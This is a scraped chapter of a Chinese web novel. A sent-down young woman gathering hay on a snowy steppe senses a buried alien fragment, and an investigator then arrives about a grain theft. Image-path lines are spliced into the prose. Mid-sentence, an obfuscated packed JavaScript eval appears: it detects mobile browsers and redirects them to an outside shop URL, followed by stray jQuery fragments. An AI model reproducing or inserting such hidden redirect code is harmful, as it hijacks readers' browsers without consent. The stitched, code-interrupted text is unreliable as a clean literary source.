54.夜吠、晨霜与草甸子

作品:《七五吃瓜手札: 我在年代文里卷成亿万富翁

    后半夜,林晚照睡得极不安稳。远处的狗吠时断时续,间或夹杂着模糊的人声和脚步声,在寂静的雪原上被风拉扯得破碎,更添几分诡秘。她几次起身,凑到工具房那扇破窗前向外张望,但夜色浓重,风雪未停,除了营房方向零星几点灯火和影影绰绰晃动的手电光柱,什么也看不清。


    是抓小偷?还是有其他情况?会不会和自己有关?这个念头让她心中一紧。但仔细回想,自己来到三连后深居简出,除了赵卫国和老陈头,几乎没和任何人打过照面,应该不至于这么快就引起特别关注。更大的可能,是连队自身的事务,或者……与“红岸”基地近期的异常有关。


    她强迫自己躺下,却再也无法入睡,只是闭目养神,同时全力感应着灵泉空间。那扇“门”的缝隙似乎稳定在了比之前稍宽一点的状态,丝丝缕缕的清凉气息持续不断地滋润着她的身体,修复的速度明显加快。这给了她一些底气。只要再给她一些时间,身体和空间都能恢复更多。


    天刚蒙蒙亮,工具房外就传来了老陈头熟悉的、轻微的咳嗽声。林晚照立刻起身,用昨晚存下的温水快速洗漱,将冰冷的玉米面窝头就着热水吃下,穿上臃肿的棉衣,走了出去。


    老陈头已经套好了那辆破旧的人力板车,车上放着两把长柄镰刀、几捆绳子和两个破麻袋。他依旧沉默,只是示意林晚照上车。板车在冻硬的雪地上吱呀作响,朝着连队北面的荒草甸子驶去。


    路过营房区时,林晚照注意到,早起打扫院子或准备上工的人们,三三两两聚在一起,低声议论着什么,气氛有些不同往常。她看到赵卫国也在其中,眉头紧锁,正和一个年纪稍大的战士说着话。看到板车经过,赵卫国望过来,与林晚照视线一碰,他微微摇了摇头,眼神示意她别多问,然后很快又转开了视线。


    果然有事。林晚照心下了然,收回目光,低头坐在板车上,仿佛对周围的一切漠不关心。


    出了连队范围,视野骤然开阔。一望无际的荒草甸子覆盖着厚厚的积雪,枯黄的草茎从雪中顽强地探出头,在寒风中瑟瑟抖动。远处是起伏的丘陵和更稀疏的树林,天地间一片苍茫的灰白。


    “夜里,炊事班丢了两袋玉米面,半筐土豆。”老陈头忽然开口,声音被风吹得有些飘忽,他头也没回,像是自言自语,又像是说给林晚照听,“狗追出去,到甸子边,脚印就乱了,没了。”


    偷粮食?在这个年代,在建设兵团这种准军事化单位,偷盗集体粮食是严重的罪行。但更让林晚照在意的是后半句——脚印到甸子边就乱了,没了。如果是外人偷盗,带着沉重的粮食,在雪地上应该留下清晰的痕迹才对。没了,是什么意思?被风雪掩盖了?还是……


    “不是一般人。”老陈头补充了一句,语气平淡,却带着某种笃定。他停下板车,拿起一把镰刀,指了指一片长得较高的枯草丛,“割这种,硬实,耐烧。留茬别太低,明春还能发。”


    林晚照接过另一把镰刀。镰刀很沉,刃口有些钝。她学着老陈头的姿势,弯腰,挥臂,将一丛丛枯草割倒。动作一开始很生疏,效率也低,但她很快掌握了发力技巧,加上灵泉气息对体力的恢复和增强,速度渐渐赶了上来。锋利的草茎边缘割在手背上,留下细小的血口,她也只是皱了皱眉,继续挥动镰刀。


    一时间,荒凉的草甸子上,只剩下镰刀割草的唰唰声、风声,以及两人粗重的呼吸喷出的白雾。


    劳动让人专注,也让人思绪沉淀。林晚照一边割草,一边思考着夜里的失窃案。老陈头那句“不是一般人”在她脑中盘旋。不是一般的偷儿,那会是什么人?附近的村民?可能性不大,兵团与周边村庄关系通常尚可,且为点粮食冒这么大风险不划算。流窜的盲流?但能在兵团警戒和狗追捕下迅速消失,这本事未免太大。难道……是“红岸”基地里的人?或者,是与基地异常相关的某种“存在”?


    她想起昨夜银镯的灼烫和远处幽蓝的闪烁。两者之间,是否有关联?


    “陈伯,”她停下手,擦了擦额角的汗,装作随意地问,“咱们这边,冬天除了咱们连队和……那边基地,还有别人吗?比如猎户?”


    老陈头也直起身,捶了捶后腰,眯眼望着茫茫雪原。“早些年有。这两年,少了。”他顿了顿,“这边,不太平。”


    “不太平?”林晚照心头一动。


    老陈头没立刻回答,弯下腰继续割草,直到又割倒一大片,才闷声道:“有狼。冬天饿急了,敢靠近。还有……别的。”


    “别的?”林晚照追问。


    老陈头却不再说了,只是指了指更远处一片草甸:“那边,草好。过去看看。”


    林晚照知道问不出更多了,便跟着他往那边走。脚下的雪很深,每走一步都陷到小腿。她注意到,老陈头行走的路线有些奇怪,似乎在避开某些区域。有一次,她差点一脚踩进一个被雪掩盖的浅坑,被老陈头一把拉住。


    “小心点。这些坑,夏天是水洼子,冬天冻硬了,面上雪盖着,踩塌了崴脚。”老陈头解释了一句。


    又往前走了一段,来到一片地势略高、背风的草坡。这里的枯草长得格外茂密粗壮。老陈头开始动手割草,林晚照也跟着忙活。


    就在这时,她左手腕的银镯,毫无征兆地,传来一阵极其轻微但持续的麻痒感,像是被微弱的电流划过。不是昨晚那种灼烫,更像是一种……共鸣?或者说是被某种同源但微弱得多的磁场或能量波动所触及。


    与此同时,她意识深处的树苗,那点绿意也轻轻摇曳了一下,传递出一丝模糊的亲切与困惑交织的意念。


    有东西!就在附近!很可能,就是蕾拉留下的“摇篮”碎片,或者与之相关的东西!


    林晚照的心脏猛地漏跳一拍。她强行压下立刻寻找的冲动,强迫自己继续割草的动作,但所有的感官都提升到了极致。她不动声色地观察着周围的环境——除了雪和草,似乎没有什么特别。脚下是冻土,远处是稀疏的树林和更远的山影。


    麻痒感断断续续,似乎在移动,或者其源头本身就不稳定。她一边割草,一边极其缓慢地、不着痕迹地调整着自己的位置和方向,试图通过银镯和树苗感应的强弱变化来定位。


    终于,当她移动到草坡边缘,靠近几块半埋在雪中、不起眼的黑色风化岩石时,麻痒感明显增强了。树苗的意念也清晰了一丝,带着一种孺慕般的渴望。


    是这些石头?还是石头下面?


    她装作割草累了,蹲下身,用镰刀拨弄着岩石边缘的积雪和枯草,同时将戴着银镯的左手,似无意地贴近地面。


    就在她的左手即将触碰到其中一块岩石下方的冻土时——


    “林晚!别动那儿!”


    一声急促的低喝从身后传来!


    林晚照动作一僵,立刻收回手,站起身,回头看去。只见老陈头不知何时已经走了过来,脸色是从未有过的严肃,甚至带着一丝……紧张?他几步跨到林晚照身边,一把将她往后拉了两步,远离了那几块岩石。


    “陈伯?”林晚照做出疑惑不解的样


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16920559|191601||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''子。


    老陈头没看她,目光紧紧盯着那几块岩石,尤其是林晚照刚才想要触碰的那块,眼神锐利如鹰。他蹲下身,仔细看了看岩石周围的雪地和泥土,又用手(戴着手套)小心翼翼地拂开岩石根部的一些浮雪。


    林晚照也顺着他的目光看去,起初没发现什么异常,但很快,她注意到,在那块岩石背阴面的根部,冻土的颜色似乎比周围要深一点点,隐隐透出一种不正常的暗沉,而且,那里的雪融化得似乎比别处稍快一些,露出一点湿黑的泥土。


    “这地方……”老陈头直起身,拍了拍手上的雪,脸色依旧凝重,“邪性。夏天草都不爱长。有牲口在这儿吃过草,回去就闹病。”他看向林晚照,语气带着不容置疑的告诫,“以后打草,绕着这儿走。听见没?”


    “听见了,陈伯。”林晚照老实点头,心中却掀起惊涛骇浪。邪性?牲口闹病?这描述,结合银镯和树苗的反应,让她几乎可以肯定,这下面有东西!而且,很可能是带有辐射、能量污染或者其他异常特性的“摇篮”碎片!老陈头显然知道这里不对劲,但以他的认知,只能归结为“邪性”。


    这是否意味着,碎片不止一处?或者,蕾拉留下的东西,因为某种原因(比如坠落、埋藏、能量泄露)对环境产生了影响?


    “草差不多了,回吧。”老陈头似乎不想在此地多待,开始将割倒的枯草捆扎起来,装上板车。


    回程的路上,两人都沉默着。林晚照在消化今天的惊人发现,同时警惕着可能存在的监视或追踪。老陈头则似乎心事重重,赶车的动作都比来时慢了些。


    快到连队时,他们被一个骑着自行车、穿着军装(没有领章帽徽,像是文书或通信员)的年轻战士拦住了。


    “老陈头!连长让你去连部一趟!”战士喘着气说,目光在林晚照身上扫了一下,没多问。


    老陈头应了一声,对林晚照说:“你先回去,把草卸了,喂猪。”然后便跟着那战士往连部方向去了。


    林晚照独自赶着板车回到养猪场。卸草,喂猪,清理。做完这些,天色已近黄昏。老陈头还没回来。


    她回到工具房,生了火,煮上一点菜粥。火光跳跃中,她摊开左手,看着腕上安静如常的银镯。


    今天发现的地点,必须标记下来。但如何进一步探查?以她现在的身份和能力,几乎不可能在不惊动任何人的情况下挖开冻土。而且,那里显然被老陈头这样的本地人视为不祥之地,贸然行动风险极大。


    或许……可以通过银镯和树苗的远程感应,尝试与碎片建立更清晰的联系?或者,等待灵泉空间进一步恢复,看看是否有其他手段?


    就在她沉思时,外面传来了脚步声,不止一人。


    她立刻收敛心神,走到门口。只见老陈头回来了,身边还跟着两个人——连长王大山,以及一个她没见过、穿着深蓝色中山装、戴着眼镜、气质斯文却目光敏锐的中年男人。


    王大山的脸色比平时更加严肃。而那个中年男人的目光,如同探针,瞬间就落在了林晚照身上。


    “林晚,”王大山开口,声音低沉,“这位是团部调查组的周干事。关于昨晚连队失窃的事,有些情况需要了解一下。你,跟周干事说说,昨天夜里,有没有听到或者看到什么异常?”


    调查组?这么快就来了?而且,直接找到了她这个最新来的“盲流”?


    林晚照的心,缓缓沉了下去。她迎着周干事那双仿佛能看透人心的眼睛,知道真正的考验,或许才刚刚开始。